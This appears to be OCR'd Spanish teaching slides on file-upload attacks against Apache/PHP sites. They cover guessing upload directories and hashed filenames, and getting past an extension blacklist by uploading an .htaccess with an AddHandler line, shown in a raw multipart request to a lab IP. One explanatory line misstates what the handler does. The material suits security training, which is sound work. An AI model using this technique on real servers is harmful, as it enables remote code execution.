1 SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt






Rutas típicas →

/uploads/
/uploads/files/
/user_uploads/
/assets/uploads/
/media/
./

Ataque avanzado 2: una vez conocemos el directorio.

1 Probar con el nombre del dichero.



/uploads/files/...

- file.php
- 8c7dd922ad47494fc02c388e12c00eac.php (md5sum file)
- 971c419dd609331343dee105fffd0f4608dc0bf2.php (sha1sum file)
- ZmlsZS5waHA= (base64 file.php)
- upload_20250123.php (upload_<valor aleatorio>.php)

Ataque avanzado 3:
Comprometiendo el .htaccess

El archivo .htaccess es un archivo de configuración utilizado por servidores web Apache para definir configuraciones específicas a nivel de directorio.

```
AddHandler application/x-httpd-php .test
```

Los archivos con extensión .test serán interpretas como .htaccess

Ataque avanzado 3: Comprometiendo el .htaccess

1. Nos enfretamos a un caso en el que se usa una blacklist muy compleja, por lo que no podemos subir ninguna extensión que apache intreprete como .php
2. Como se trata de una blacklist, si podemos subir valores extraños como file.extension (ya que no estarán incluido dentro de la lista de extensiones prohibidas).
3. Entonces subido un .htaccess que permita interpretar el contenido ".extension" como php: AddHandler application/x-httpd-php .extension
4. Al abrir el fichero file.extension lo ejecutará como si fuese .php

Request

Pretty Raw Hex

```
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------
8  Content-Length: 276
9  Origin: http://172.23.0.2
10 Connection: keep-alive
11 Referer: http://172.23.0.2/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----------------------------172706695112680429827476899 16
16 Content-Disposition: form-data; name="archivo"; filename=".htaccess"
17 Content-Type: application/octet-stream
18
19 AddHandler application/x-httpd-php .test
20
21 -----------------------------172706695112680429827476899 16--
```